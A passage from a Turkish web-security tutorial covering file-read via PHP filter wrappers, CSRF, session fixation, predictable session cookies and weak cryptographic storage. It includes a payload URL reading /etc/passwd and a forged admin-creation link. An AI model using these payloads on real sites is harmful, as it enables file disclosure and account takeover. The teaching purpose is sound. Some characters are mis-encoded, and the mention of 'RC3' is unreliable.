
```
php://filter/read=convert.base64-encode/resource=
```

Üstteki ufak komut kendisine verilecek olan dosyanın içeriđini base64 ile encode edecektir. Ardından dönen sonucu saldırgan decode edecektir. Örnek aşağıda ki gibidir.

```
http://www.hedef.com/getir.php?gelen=php://filter/read=convert.base64-encode/resource=/etc/passwd
```

7) Cross-Site Request Forgery (CSRF)

CSRF, kurbanların farkında olmadan web uygulamasına komut göndermesi temeline dayanır.




CSRF açıkları, gelen taleplerde oturum kontrolü yapılmasının unutulması nedeniyle gerçekleşir.

Web sitesi yöneticisi, sisteme yeni bir admin eklemek istediđinde admin paneli arayüzünden gerekli form bilgilerini doldurup “Submit” butonuna basar.Web sitesi yöneticisi,“ Submit” butonuna bastıktan sonra, ařađıda ki linki oluřur ve bu link GET talebi ile sunucudan istenir.

<http://www.hedefsite.com/admin.php?adminEkle=TRUE&user name=MEHMET&password=123123&Submit=1>

Web uygulaması GET talebi ile gelen deđiřkenlere göre sistemi yeni kullanıcı ekler. Saldırgan yukarıda ki linki GET talebi yapacak bir kod hazırlar. Bu kodun bulunduđu sayfayı, kurbanı tıklattırmaya çalıřır. Kurban’ının www.hedefsite.com adresinde aktif bir oturumu varsa, zararlı kodlar hedef sistemde “HACKER” adında bir administrator hesabı oluřturacaktır.

- Örnek : CSRF açığı bulunan bir forum sitesini hedef alan hacker.




8) Kırık Kimlik Doğrulama ve Oturum Yönetimi (Broken Authentication and Session Mngment)

Web uygulamalarında oturum sağlamak için geliştirilmiş fonksiyonların ve metodların düzgün olarak geliştirilmemesinden kaynaklanmaktadır.

- Session Fixation (Oturum Sabitleme)
- Session Prediction (Oturum Tahmin Etme)

Session Fixation



1. Saldırgan sisteme bağlantı talebinde bulunur. Hedef sistem her ziyaretçiye oluşturduğu gibi saldırgan içinde bir session başlatır ve session ID'sini kullanıcıya –hacker'a- döner.
2. Saldırgan mevcut session ID'sini kurbanına gönderir ve kurbanı linke tıklattırmaya zorlar.

3. Kurban linke tıkladıktan sonra GET talebinde bulunduđu session ID'sinin sistemde oturum yetkisi olmadığı için uygulama tarafından karşısına login ekranı çıkartılır.
4. Kurban oturumu gerçekleřtirdikten sonra hedef uygulamada "abcd" içerikli session'a ait bir oturum gerçekleşir.
5. Saldırgan bu session içeriđi ile sisteme bağlantı talebi gönderdiğinde, kurbanın oturumu ile sisteme giriş sağlamış olacaktır.

```
GET http://janaina:8180/WebGoat/attack?Screen=17&menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://janaina:8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vic3Q=
```

Predictable session cookie

Web uygulaması, kullanıcıları tanımlamak için oluşturduđu session ID'lerini clear text veya kolay kırılabilir bir şifreleme ile oluşturuyorsa meydana gelen bir zafiyettir.

JSESSIONID=user01

Olan kısım "admin" gibi daha yetkili kullanıcı isimleri ile deđiřtirildiğinde, farklı kullanıcıların oturumlarına geçiş sağlanabilmektedir.

9) Güvensiz Kriptografik Depolama (Insecure Cryptographic Storage)

Veri tabanı sistemlerinde, hassas bilgilerin şifrelenmeden tutulması durumunda oluşmaktadır.

Ayrıca şifreleme algoritmasınının zayıf olmasıda önemli bir unsurdur. İnternet dünyasında popüler olan MD5 , SHA1 ve RC3 gibi algoritmaları üzerinde şifre kırma çalışmaları yapmak zor değildir.

Günümüz hala daha bir çok sistem kritik bilgileri şifrelenmemiş bir şekilde veri tabanı sistemlerinde tutmaktadır.